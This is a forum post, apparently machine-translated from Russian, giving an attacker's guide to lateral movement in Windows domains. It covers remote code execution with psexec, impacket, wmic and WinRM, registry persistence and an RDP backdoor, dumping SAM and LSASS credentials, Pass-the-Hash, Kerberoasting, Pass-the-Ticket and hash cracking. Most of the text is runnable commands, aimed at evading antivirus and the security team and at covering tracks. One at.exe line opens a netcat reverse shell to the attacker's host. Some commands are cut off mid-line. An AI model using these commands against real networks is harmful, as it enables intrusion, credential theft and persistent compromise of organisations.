Article Lateral Guide. Learn remote code execution in Windows from all sides

baykal · 23.07.2021

Go to new | Trace

baykal
RAM User

23.07.2021 New #1

Penetration into the attacked network is only the first stage of hacking. In the second step, you need to gain a foothold in it, get user accounts and provide the ability to run arbitrary code. In today's article, we'll talk about the methods to achieve this goal, as well as how sideways movement is performed on a compromised network.
Read also: « Kung Fu pivoting.
Squeezing the most out of post-exploitation."
After you have penetrated the outer perimeter and got into the internal network of the company, you need to expand your own presence in it if you want to find something interesting
there. Oddly enough, the larger the size of the internal network of the company, the easier it is to hack. Conversely, if the company is very small, the network is sometimes extremely difficult to hack. Why is that? The larger the network, the more vulnerable or insecurely configured components can occur. At the same time, often the compromise of one node entails the compromise of many adjacent nodes at once.
Internal networks are usually dominated by Windows servers and workstations.

At the same time, this OS is the most interesting in terms of compromise methods, since by default it has many interfaces for remote code execution. In addition, an attacker has a large number of ways to retrieve credentials. I won't touch on sideways navigation through Linux servers: they are rarely included in the domain and do not have such a variety of default interfaces for remote administration. When moving sideways, Linux is interesting mainly as a convenient fulcrum.
Side-by-side movement implies legitimate remote code
execution. That is, all the methods presented in the article imply the presence of a valid account for a particular PC. An administrative account will almost always be required.
The main task in lateral movement is to attract as little attention as possible from users and the security service, as well as to try not to cause alarm in anti-virus protection
tools. The most effective way to use the regular means of the operating system, that is, absolutely legitimate and indistinguishable from the actions of ordinary network administrators.
We will not discuss the main vulnerabilities of Windows, attacks on local networks and ways to elevate privileges in the Active Directory
environment. Instead, let's talk exclusively about legal things: in what hidden corners of Windows you can find accounts and what to do with them later. All the methods presented below are not considered vulnerabilities, but are tricks by design, therefore, with proper execution, these are completely legal procedures.
All examples are based on real situations that you may encounter when moving through real internal networks.
Therefore, as usual, we will touch on the problem of the quietest possible movement with the possibility of bypassing antiviruses, and also focus on what network ports we will need for this.

LATERAL MOVEMENT STRATEGY

So, lateral movement is a simultaneous combination of two techniques:

- Authenticated remote code execution
- retrieving sensitive information after gaining access.

Cyclical, sequential repetition of these steps sometimes allows from a single hacked PC to reach a complete compromise of the entire network infrastructure. Usually lateral movement, like any other movement, pursues one of the following goals:

- Interception of domain controllers control
- achievement of isolated critical network segments (for example, PROCESS, SWIFT);
- search for critical information on the PC (secret documents, payment details, and so on).

However, to achieve any of these goals, all new credentials are required so that the attacker can navigate the network and access an increasing number of PCs. Moving across the internal network is rarely complete without taking a domain controller, because taking a domain means automatically gaining access to almost every node on the network. As for admins hunting,when you reach a domain controller, it may seem that finding privileged accounts is blind guessing. But in reality, the Active Directory infrastructure and Windows itself disclose enough information to a simple domain user, often allowing you to calculate the right direction of promotion and plan an accurate multi-stage chain of hacks at the very beginning of the lateral movement.
After taking domain controllers, it is sometimes necessary to move on - in a specially protected segment, which is an object of "business
risk". This can be the segment of process control systems, interference in the technological process, access to the SWIFT segment, if we are dealing with banks, or simply access to the CEO's PC. In each

case, we may encounter different difficulties of lateral movement, which will be discussed further.

REMOTE CODE EXECUTION IN WINDOWS

Let's look at several ways to remotely execute code in Windows using an account. Some tools provide a convenient interactive mode, and some only blindly run commands without getting a result. Let's start the review with the most convenient and widespread tools and gradually move on to less popular, but still able to execute code.
Some of the tools load the service executable file on target, trying to provide us with a convenient interactive
mode. But there is a danger: such services will often be blocked by an antivirus. Plus, the attacker's IP can be blocked, which will slow down the movement. And the SOC learns that someone has infiltrated the network. Most of the lateral movement we will do with the wonderful Python impacket package.

To install it, you need to run the pip install impacket command. After installation, the necessary executable files will be located in the impacket/examples folder, the location of which will prompt the pip show -f impacket command.

MSRPC

This is Microsoft's DCERPC implementation. Essentially, it extends open DCERPC by accessing named pipes using the SMB protocol. Mainly uses TCP port 445. To list the available pipes by dictionary on SMB will help the module auxiliary/scanner/smb/pipe_auditor.

psexec.exe

- **Origin:** sysinternals
- **AV Risk:** None
- **Ports used:** 135, 445, 4915x/TCP

Starting to talk about remote code execution in Windows, it is impossible not to mention the notorious psexec from Mark Russinovich. This program is equally popular with administrators and pentesters. The principle of its operation is to copy the executable file through the network resource "ADMIN$" (445/TCP) and then remotely create and run the service for this executable file through DCERPC (135.4915x/TCP). After the service starts, normal networking occurs with the remote command line:

Code: Copy to clipboard

```
psexec.exe -u admin \\target cmd
```

The main advantage for us is that the server component psexecsvc.exe signed with a certificate of Sysinternals (which belongs to Microsoft) and, therefore, one hundred percent legitimate program. Also, the obvious advantages of the classic psexec.exe include the ability to execute code in specified user sessions:


Code: Copy to clipboard

```
psexec.exe -u admin -i 2 \\target shutdown /l
```

psexec.py

- **Origin:** Python impacket package
- **AV Risk:** Yes
- **Ports used:** 445/TCP

A great alternative for Linux users. However, this tool will almost certainly raise the antivirus alarm. As has been said, it's all about the service that is copied to the remote host. You can fix this by specifying the createService() method in an arbitrary command in the implementation, which will be executed instead of the Remote Administration service that you are running. `/usr/local/lib/python3.7/dist-packages/impacket/examples/serviceinstall.py`



```
        # Create the service
        #command = '%s\\%s' % (path, self.__binary_service_name)
        command = r'mkdir c:\pwn'
```

You can use an arbitrary command to hide the start of the Remote Administration

service To prevent psexec.py from copying the fawn component, you specify which file to use as a service. And, since we have already manually prescribed the command, this file can be anything:

Code: Copy to clipboard

```
psexec.py -file somefile.txt admin@target
```

Thus, we directly executed the command mkdir c:\pwn, which, of course, will not cause a reaction from antiviruses. However, such a modification of psexec deprives us of the convenience of use that was originally.

winexe

- **Origin:** winexe package
- **AV Risk:** Yes
- **Ports used:** 445/TCP

An older native analogue of psexec under Linux. Like psexec, it opens a remote interactive command prompt:

Code: Copy to clipboard

```
winexe -U admin //target cmd
```

In general, it is completely identical to other similar tools, but is less often detected by antiviruses. But still, we can not say that winexe is one hundred percent safe. Nevertheless, it can be used as a safety net in case psexec.py suddenly does not work.

smbexec.py

- **Origin:** Python impacket package / built-in Windows component
- **AV Risk:** Yes
- **Ports used:** 445/TCP

A simplified version of psexec, which also creates a service, is only used exclusively by MSRPC, and access to service management is arranged through the svcctl SMB pipe:

Code: Copy to clipboard

```
smbexec.py -mode SHARE admin@target
```

As a result, you will have access to an interactive command line.

services.py

- **Origin:** Python impacket package
- **AV Risk:** None
- **Ports used:** 445/TCP

An even more simplified version of psexec. Here it is assumed that we do with our own pens what psexec does for us. With the help of services.py, we can see a list of services:

Code: Copy to clipboard

```
services.py admin@target list
```

Create a new service by specifying an arbitrary command:

Code: Copy to clipboard

```
services.py admin@target create -name 1 -display 1 -path 'cmd arg1 arg2'
```

Start the service you just created:

Code: Copy to clipboard

```
services.py admin@target start -name 1
```

Cover your tracks and remove it:

Code: Copy to clipboard

```
services.py admin@target delete -name 1
```

All this gives us another way of blind non-interactive execution of commands, that is, without result. But this is one hundred percent safe way, and it has helped me out more than once when antiviruses on a remote host killed all the left software.

atexec.py/at.exe

- **Origin:** Python impacket package / built-in Windows component
- **AV Risk:** None
- **Ports used:** 445/TCP

Windows Task Scheduler service available through the smb pipe atsvc. Allows you to remotely place a task in the scheduler that will be executed at the specified time. In both cases, it is a non-interactive remote code execution tool. When using at.exe there is a blind execution of commands:

Code: Copy to clipboard

```
at.exe \\target 13:37 "cmd /c copy \\attacker\a\nc.exe && nc -e \windows\system32\cmd.exe atta
```

But for atexec.py, the command will be executed with the result:

Code: Copy to clipboard

```
atexec.py admin@target ipconfig
```

The difference is that the result of the command will be sent to the file and read through the network resource ADMIN$. For its work, the tool requires that the attacker and target clocks be set to the same time with an accuracy of up to a minute.

reg.exe

- **Origin:** Windows component
- **AV Risk:** None
- **Ports used:** 445/TCP

Remote access to the registry with write permissions actually gives us RCE. For its work, the tool requires SMB-pipe winreg. By default, the Remote Registry service is running only on Windows 2003-2019 server operating systems. And here's a well-known startup trick (delayed by RCE):

Code: Copy to clipboard

```
reg.exe add \\target\HKLM\software\microsoft\windows\currentversion\run /v testprog /t REG_SZ
```

It uses the program startup handler. If the program runs on a PC often, we get an almost instantaneous RCE:

Code: Copy to clipboard

```
reg.exe add "\\target\HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution O
```

My favorite backdoor trick in RDP:

Code: Copy to clipboard

```
reg.exe add "\\target\HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution O
```

DCERPC

Uses ports 135/TCP and 4915x/TCP, where 4915x are dynamically assigned ports. Sometimes ports from a different range can be used.

Very often, network administrators and security persons who are aware of the most common attack vectors simply block port 445/TCP as mitigation.
Thus, they make it unsuitable to use psexec and many other methods described above. However, as mentioned earlier, Windows has many ways to remotely execute code, and DCERPC provides us with this alternative capability, in some cases opening up access to the same RPC interfaces. In fact, we will not use DCERPC itself, but what works on its technology, such as WMI.

wmiexec.py

- **Origin:** Python impacket package
- **AV Risk:** Yes
- **Ports used:** 135, (445), 4915x/TCP

The script wmiexec.py allows you to execute the code interactively:

Code: Copy to clipboard

```
wmiexec.py admin@target
```

However, it has been observed that although wmiexec.py does not run any third-party executable files on the remote side, antiviruses sometimes catch it. In addition, wmiexec.py will climb for the result on the ADMIN$ ball, which uses port 445 / TCP. A safer option would be blind RCE:

Code: Copy to clipboard

```
wmiexec.py -nooutput admin@target "mkdir c:\pwn"
```

dcomexec.py

- **Origin:** Python impacket package
- **AV Risk:** None
- **Ports used:** 135, (445), 4915x/TCP

A tool similar to a wmiexec.py. By default, it is interactive, and the result also goes to the ADMIN$ network drive, using port 445/TCP:

Code: Copy to clipboard

```
dcomexec.py admin@target
```

To bypass the use of port 445/TCP, you can limit yourself to blind code execution:

Code: Copy to clipboard

```
dcomexec.py -nooutput admin@10.0.0.64 "mkdir c:\123"
```

wmis

- **Origin:** wmi-client, wmis packages
- **AV Risk:** Yes
- **Ports used:** 135, 4915x/TCP

There is a slight confusion with the wmis utility: it is present in two packages with the same name. To call it, use the following command:

Code: Copy to clipboard

```
wmis -U admin //target "mkdir c:\pwn"
```

I didn't notice any fundamental difference between the two, except that one might not work.

wmic.exe

- **Origin:** Windows component
- **AV Risk:** None
- **Ports used:** 135, 4915x/TCP

Quite a cool way to blindly execute code "out of the box" for all Windows operating systems:

Code: Copy to clipboard

```
wmic.exe /user:username /password:s3cr3t /node:target process call create '"c:\1.bat"'
```

The only Windows command that does not accept the login and password through the options, which allows you to call it from anywhere. This command will then help us a lot to get an admin account.

sc.exe

- **Origin:** Windows component
- **AV Risk:** None
- **Ports used:** 135, 4915x/TCP

The purpose of the tool is to remotely manage services and drivers. Similar to the utility services.py we can run an arbitrary command when creating a service:

Code: Copy to clipboard

```
sc.exe \\target create testservice binPath= \path\to\prog start= auto
sc.exe \\target start testservice
```

At the same time, unlike services.py we use completely different ports for this, since DCERPC is involved here.

WinRM

This name hides the new Windows Remote Management Remote Administration Tool introduced in Windows 7/2008. Uses the HTTP protocol as a transport for its work. But by default, WinRM works only on server Windows Server 2012-2019, while on Windows 7-10 clients you need to enable it manually. However, when the primary target is a domain controller running on Windows Server, this method is quite useful.

Evil-WinRM

- **Origin:** Ruby-package evil-winrm
- **AV Risk:** None
- **Ports used:** 5985/TCP (5986/TCP)

Provides interactive shell:

Code: Copy to clipboard

```
evil-winrm -u admin -i target
```

WinRS.exe/PowerShell

- **Origin:** Windows component
- **AV Risk:** None
- **Ports used:** 5985/TCP (5986/TCP)

With this built-in Windows component, you can interactively access remotely:

Code: Copy to clipboard

```
c:> winrs.exe -u admin -r:target cmd
```

You can also use PowerShell to run commands and cmdlets:

Code: Copy to clipboard

```
PS:> Enter-PSSession -ComputerName target -Credential admin
PS:>Invoke-Command -ScriptBlock {ipconfig;get-process} -ComputerName (Get-Content targets.txt)
```

RDP

- **Origin:** freerdp2-x11, rdesktop, Windows mstsc component.exe and others
- **AV Risk:** None
- **Ports used:** 3389/TCP

Not the most convenient way to execute code, not the most promising in terms of Pass-the-Hash/Pass-the-Ticket, but working almost out of the box on almost all Windows:


Code: Copy to clipboard

```
xfreerdp /u:admin /v:target
rdesktop -u admin target
mstsc.exe /v:target
```

GP

Group Policy can help you execute code on well-protected PCs that are completely firewall-enclosed, or located on isolated networks. They are used in a situation where the domain controller has already been taken, but we need to move on.
This is where regular group policies come
in. Their advantage over all the methods described earlier is that they work as if according to the

reverse-connect scheme. If before that we initiated the connection ourselves and we needed open ports on target (135, 445, 3389, 5985, 4915x), then all we need here is access to dc itself. As a rule, DC does not hide behind firewalls, so there should be no problems with its administration.
Use the gpmc.msc snap-in to create a Group Policy for the desired
container. Which container target is in will help you determine which dsa.msc snap-in. After the policy is created, a script on VBS with arbitrary content is hung on the logon event. To trigger the RCE, you need to wait for the user of the target machine to log in again.
Often, critical components of the internal infrastructure, such as a domain controller, are guarded by SIEM.
Changes to its configuration, including the creation of a new GPO, can be monitored and very negatively perceived by security. Therefore, instead of creating a new Group Policy, it is better to find the existing one and embed the necessary code in the script located in the SYSVOL ball.
The table below shows the main features of different methods of authenticated code execution in default execution (without modifications).



Способ	Интерфейс	Происхождение	Технология	Порты TCP	AV-риск	Требования
psexec.exe	интерактивно	sysinternals	msrpc, dcerpc	135, 445, 4915x	нет	by default
psexec.py	интерактивно	impacket	msrpc, dcerpc	445	есть	by default
winexe	интерактивно	winexe	msrpc, dcerpc	445	есть	by default
services.py	blind	impacket	msrpc	445	нет	by default
smbexec.py	интерактивно	impacket	msrpc	445	есть	by default
dcomexec.py	интерактивно	impacket	msrpc, dcerpc	135, 445, 4915x	нет	by default
at.exe	blind	microsoft	msrpc	445	нет	by default
atexec.py	неинтерактивно	impacket	msrpc	445	нет	by default
reg.exe	blind	microsoft	msrpc	445	нет	Win 2003-2019
wmiexec.py	интерактивно	impacket	msrpc, dcerpc	135, 445, 4915x	есть	by default
wmis	blind	wmi-client,wmis	dcerpc	135, 4915x	нет	by default
wmic.exe	blind	microsoft	dcerpc	135, 4915x	нет	by default
sc.exe	blind	microsoft	dcerpc	135, 4915x	нет	by default
evil-winrm	интерактивно	evil-winrm	winrm	5985	нет	Win 2008-2019
winrs.exe	интерактивно	microsoft	winrm	5985	нет	Win 2008-2019

Everyone chooses their favorite tool for themselves. But you need to keep in mind that sometimes the tool may not work. And then you need to have a safety net, be able to execute the code in several more ways. This table will help you navigate.
It can be seen that the most "silent" way of executing code remains Windows components (winrs.exe, sc.exe, reg.exe, at.exe, wmic.exe, psexec.exe), but not all of them can boast of
convenience. Utilities sc.exe, reg.exe, at.exe do not support the transfer of the user name through the options, so to use them you need to run cmd from the desired user, and in the case of a local account - first create it.
We've just looked at different ways to authenticate code execution, i.e. legal RCE with an
account. Now let's talk about where these accounts can be found, what they are and in what form they are presented.

Local accounts

When authenticating users, Windows does not distinguish the case of the user name: ADMIN for it is the same as admin. This is true for both local and domain accounts.
The main idea because of using local accounts is that the same password can occur on a number of PCs

and
servers. Sometimes it happens that such local accounts lead directly to the PC of admins or immediately to the domain controller.
Local users, along with NTLM hashes, are stored in the registry along the HKLM\sam
path. Sam (Security Account Manager) itself is a separate registry hive that lies in \windows\system32\config along with other hives. It is noteworthy that even an administrator (with the exception of system) cannot access HKLM\sam using regedit.exe or directly copying the file from the system directory. However, the reg.exe command allows you to do this. It is very important that we will extract system files using the built-in OS components, and analyze them already on our system. Thus, we absolutely will not cause an anti-virus alarm.
To retrieve local accounts, you will need two registry hives:

Code: Copy to clipboard

```
reg.exe save hklm\sam sam
reg.exe save hklm\system system
```

On its side, we use the following command to retrieve the hashes of local accounts:

Code: Copy to clipboard

```
creddump7\pwdump.py system sam
```

You can also use the already known impacket set:

Code: Copy to clipboard

```
secretsdump.py -system system -sam sam LOCAL
```

A fully automated approach using remote registry access looks like this:

Code: Copy to clipboard

```
secretsdump.py admin@target
```

As a result, we get hashes in the format Username:RID:LM-hash:NTLM-hash:::. On new systems (starting with Windows 7/2008R2), the LM hash may be empty, i.e. have the value aad3b435b51404eeaad3b435b51404ee, since LM hashes are no longer used for security reasons. The blank password of the NTLM hash, in turn, is 31d6cfe0d16ae931b73c59d7e0c089c0. During lateral movement, when there are a lot of hashes, such hashes should be detected immediately and discarded, since the restriction of a blank password will not allow remote login.

Pass-the-Hash

Windows has a well-known and quite funny feature that allows you to use an NTLM hash for authentication without having to brute force it and recover the password. All extracted NTLM hashes (other than 31d6cfe0d16ae931b73c59d7e0c089c0) can be used to authenticate to the following types of services:

- MSRPC (SMB);
- DCERPC (WMI);

- WINRM;
- MS SQL;
- RDP (Windows 2012 R2 and Windows 8.1 only)
- LDAP;
- IMAP;
- HTTP.

But we can execute code, as a rule, only on the first five services from the list, for the last three NTLM-relayattacks are more applicable. All of the tools from the impacket set discussed support hash passing both LM:NTLM and NTLM hash only:

Code: Copy to clipboard

```
psexec.py -hashes LM:NTLM admin@target
wmiexec.py -hashes :NTLM admin@target
```

The Kali distribution has nine specially assembled popular tools for implementing the Pass-the-Hash technique. They all start with pth-:

Code: Copy to clipboard

```
export SMBHASH=aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
pth-winexe -U admin% //target cmd
pth-wmic -U admin% //target "select Name from Win32_UserAccount"
pth-wmis -U admin% //target "cmd.exe /c whoami > c:\out.txt"
pth-smbclient -U admin% //target/c$
pth-rpcclient -U admin% //target
pth-sqsh -U admin -S target
pth-curl http://target/exec?cmd=ipconfig
pth-net rpc group ADDMEM 'Administrators' username -S target -U domain/user
```

Starting with xfreerdp v2.0.0 and only for Windows 2012 R2 and Windows 8.1, you can authenticate using the NTLM hash over RDP:

Code: Copy to clipboard

```
./client/X11/xfreerdp /v:target /u:admin /pth:31d6cfe0d16ae931b73c59d7e0c089c0
```

Modern WinRM, fortunately, also did not disappoint:

Code: Copy to clipboard

```
evil-winrm -i target -u admin -H 31d6cfe0d16ae931b73c59d7e0c089c0
```

All the examples above are Pass-the-Hash for Linux. We mentioned Windows tools for remote code execution: psexec.exe, at.exe, reg.exe, wmic.exe, sc.exe, winrs.exe. To use them in Pass-the-Hash attacks, you need to create a temporary session using mimikatz:

Code: Copy to clipboard

```
mimikatz# sekurlsa::pth /user:administrator /domain:. /ntlm:31d6cfe0d16ae931b73c59d7e0c089c0
```

Then, in the cmd window that appears, the desired NTLM hash will be automatically substituted for any program called:

Code: Copy to clipboard

```
dir \\target\c$
```

By the way, you can calculate the NTLM-hash for the passphrase yourself:

Code: Copy to clipboard

```
#!/usr/bin/python2
import hashlib,binascii,sys
if len(sys.argv) == 1:
        print binascii.hexlify(hashlib.new('md4', raw_input().decode('utf-8').encode('utf-16le
else:
        print binascii.hexlify(hashlib.new('md4', sys.argv[1].encode('utf-16le')).digest())
```

Bruteforce

If authentication is required on a service that does not support Pass-the-Hash, such as RDP, a password guessing attack at sufficiently high speeds may be used. LM hashes have a finite set of input values, are encrypted in halves of 7 bytes and are case-insensitive. This means that absolutely any LM-hash can be hacked. With an NTLM hash, the situation is a bit more complicated.

LM

For LM hashes, it is most reliable to use rainbows (rainbow tables) ophcrack:

Code: Copy to clipboard

```
ophcrack -g -d /opt/rainbows/LM -t xp_special,0,1,2,3 -f hashes-lm.txt
```

Or classic brute-throw by dictionary:

Code: Copy to clipboard

```
john --format=lm --wordlist=/usr/share/wordlists/rockyou.txt hashes-lm.txt
```

Earlier, by the way, there was a wonderful Chinese resourcethat any LM-hash could turn into plaintext.

NTLM

Hashcat and John expect NTLM hashes differently. So, for Hashcat, the command looks like this:

Code: Copy to clipboard

```
31d6cfe0d16ae931b73c59d7e0c089c0
hashcat -a 0 -m 1000 hashes_ntlm.txt /usr/share/wordlists/rockyou.txt
hashcat -a 3 -m 1000 hashes_ntlm.txt -1='?u?d?l' '?1?1?1?1?1?1'
```

For John:

Code: Copy to clipboard

```
admin:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hashes_ntlm.txt
```

Both LM and NTLM hashes can also be found for domain users when analyzing lsass.exe memory or in the ntds.dit database. They are never transmitted over the network as is, instead they are broadcast as NetNTLM/NetNTLMv2 hashes that are unsuitable for Pass-the-Hash. These types of hashes are disposable and can be used only at the time of transmission (NTLM-relay technique) or for brute-force attacks at sufficiently high speeds.

KERBEROS TICKETS

Kerberos tickets require access to port 88/TCP of the domain controller during authentication.

Kerberoasting

The kerberoasting technique is extremely useful, as it can often be used to compromise domain administrator accounts and other interesting service accounts. It requires any domain account to be used.
Its essence lies in the fact that for some service accounts from a domain controller, you can unload a Kerberos TGS ticket to access a particular
service. These tickets are encrypted with the password (NTLM hash) of the respective user. This means that such tickets can be subject to an offline attack by guessing a password from a dictionary. Therefore, it is extremely important to get these tickets at any cost.
All users from whom you can unload a TGS ticket can be found with an LDAP search
filter:

Code: Copy to clipboard

```
(&(samAccountType=805306368)(servicePrincipalName=*))
```

Classic kerberoasting can be done in many ways. For example, using impacket, operating from Linux:

Code: Copy to clipboard

```
GetUserSPNs.py -request -dc-ip 10.0.0.1 domain.com/username
```

If the attacker is using Windows, the same can be done, for example, using rubeus.exe:

Code: Copy to clipboard

```
Rubeus.exe kerberoast /outfile:hashes.txt
```

Rubeus is rarely scorched by antiviruses. But if we are talking about post-exploitation, then we need to be prepared for a variety of difficulties. The point of penetration into the internal network can be a machine running Windows, which will have to use its poor arsenal.

There is a way to perform kerberoasting with basic OS tools using PowerShell:

Code: Copy to clipboard

```
PS> setspn -T domain.com -Q */*
PS> Add-Type -AssemblyName System.IdentityModel
PS> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "HTTP/
PS> klist
```

However, in this case, Windows will receive tickets, not us. They will be stored in memory. Unfortunately, it is not possible to hand over the received Kerberos-tickets to a form suitable for brute-force using the basic means of the OS.

Retrieving Kerberos tickets via a virtual memory dump

If the antivirus does not allow you to run the mentioned tools, we can make a dump of the memory of the lsass.exe process. There are at least three ways:

- taskmgr.exe → PKM via lsass.exe → memory dumps;
- rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 624 C:\temp\lsass.dmp full;
- procdump.exe -ma lsass.exe /accepteula.

If the dump was created, then the tickets can be safely removed already on your side:

Code: Copy to clipboard

```
mimikatz.exe
sekurlsa::Minidump lsass.dmp
sekurlsa::tickets /export
```

However, sometimes the antivirus did not allow me to get close to lsass.exe, which, in principle, is understandable.

Retrieving Kerberos tickets via a physical memory dump

If the process is not approached in any way, a dump of all physical memory will come to the rescue. This can be done with a tool from the open framework for forensics rekall:

Code: Copy to clipboard

```
winpmem.exe --mode MmMapIoSpace --format raw --output ram.dmp.zip
```

The resulting dump will be of impressive size - several gigabytes. To extract tickets from it, you will need the WinDbg debugger and the mimilibplugin for it.dll :

Code: Copy to clipboard

```
windbg:> .symfix
windbg:> .reload
windbg:> !process 0 0 lsass.exe
windbg:> .process /p /r EPROCESS
```

```
windbg:> .load c:\path\to\mimikatz\mimilib.dll
windbg:> !mimikatz
```

Retrieving Kerberos tickets from network traffic

A rather elegant solution can be the interception of tickets from network traffic at the time of their unloading:

Code: Copy to clipboard

```
TCPdump.exe -i 1 -nn -w out.pcap
./[extracttgsrepfrompcap.py](https://github.com/nidem/kerberoast/blob/master/extracttgsrepfrom
```

Bruteforce TGS

It makes sense to use a brute-throw attack only against TGS Kerberos tickets (tickets for accessing services), since they are encrypted with the user's password:

Code: Copy to clipboard

```
john --format=krb5tgs --wordlist=/usr/share/wordlists/rockyou.txt hashes-tgs.txt
hashcat3 -a 0 -m 13100 hashes-tgs.txt /usr/share/wordlists/rockyou.txt
```

Bruteforce will occur at a fairly high speed - more than 1 million per second ($krb 5tgs$ 23 RC4).

Pass-the-Ticket

If we have a TGT Kerberos ticket (user ticket), we can use it for authentication. At the same time, Linux and Windows use different formats - ccache and kirbi, respectively. In turn, tickets can be initially presented in any of these formats, depending on which OS we took them from. But you need to be able to use them for any OS.
Under Windows, the following approach is used to import a ticket in kirbi
format:

Code: Copy to clipboard

```
mimikatz# kerberos::ptt c:\path\to\tgt.kirbi
```

To import in ccache format:

Code: Copy to clipboard

```
mimikatz# kerberos::ptc c:\path\to\tgt.ccache
```

After importing, we use any program we need without specifying any keys:

Code: Copy to clipboard

```
dir \\dc.company.org\c$
```

Under Linux we make Pass-the-Ticket in ccache format:

Code: Copy to clipboard

```
cp tgt.ccache /tmp/krb5cc_0
klist
```

As mentioned, Linux does not understand the kirbi format. Therefore, the ticket must be converted to ccache using kekeo.exe:

Code: Copy to clipboard

```
kekeo.exe "misc::convert ccache ticket.kirbi" "exit"
```

After importing tickets to Linux, use them as follows:

Code: Copy to clipboard

```
smbclient -k //dc.company.org/c$
winexe -k yes -N //dc.company.org cmd
```

Also, tools from the impacket set can use tickets without first importing:

Code: Copy to clipboard

```
KRB5CCNAME=`pwd`/tgt.ccache psexec.py -k -dc-ip 10.0.0.1 target.domain.com
KRB5CCNAME=`pwd`/tgt.ccache secretsdump.py -k -no-pass target.domain.com
KRB5CCNAME=`pwd`/tgt.ccache atexec.py -k -no-pass -dc-ip 10.0.0.1 target.domain.com
KRB5CCNAME=`pwd`/tgt.ccache services.py -k -no-pass -dc-ip 10.0.0.1 target.domain.com list
```

To use a Kerberos ticket for authentication, you need to access target by name, not by IP address.

DOMAIN ACCOUNTS

Domain accounts in the infrastructure of companies that use Active Directory are considered the highest priority target. It is the domain accounts that end up leading us to the domain controller.

Cache of hashed domain accounts

The Cache of Hashed Accounts, or Domain Credential Cache, is a registry hive where all successful logons are written to the system under domain accounts in case a domain controller is unavailable in the future. The contents of this kesha are easy to extract in a way that we are already familiar with:

Code: Copy to clipboard

```
reg.exe save hklm\security security
reg.exe save hklm\system system
```

It stores the hashes of domain accounts. To get them, run the following command:

Code: Copy to clipboard

```
creddump7\cachedump.py system security true
```

For older versions of Windows, creddump7 does not always extract hashes, in which case the old version of creddump may be useful:

Code: Copy to clipboard

```
creddump\cachedump.py system security
```

Similarly, you can use the tool from impacket:

Code: Copy to clipboard

```
secretsdump.py -system system -security security LOCAL
```

From the same cache there is a chance to get saved passwords for services in clear text:

Code: Copy to clipboard

```
creddump7\lsadump.py system security
```

With a side move, the chance of meeting the domain administrator account in the kesha is very high. However, there is one but: since this is a cache, there is no guarantee that the password has not changed after caching.
There are two versions of this hash, dcc1 (mscash1) and dcc2 (mscash2).
These hash functions have exactly the same length, and ignorance of the OS version can lead to a very long unsuccessful password guessing. So, if we have Windows XP/2003, then dcc1 is used:

Code: Copy to clipboard

```
john --format=mscash hashes_dcc.txt --wordlist=/usr/share/wordlists/rockyou.txt
hashcat -a 0 -m 1100 hashes_dcc.txt /usr/share/wordlists/rockyou.txt
```

If Windows Vista/2008–10/2019, it's dcc2:

Code: Copy to clipboard

```
john --format=mscash2 hashes_dcc2.txt --wordlist=/usr/share/wordlists/rockyou.txt
hashcat -a 0 -m 2100 hashes_dcc2.txt /usr/share/wordlists/rockyou.txt
```

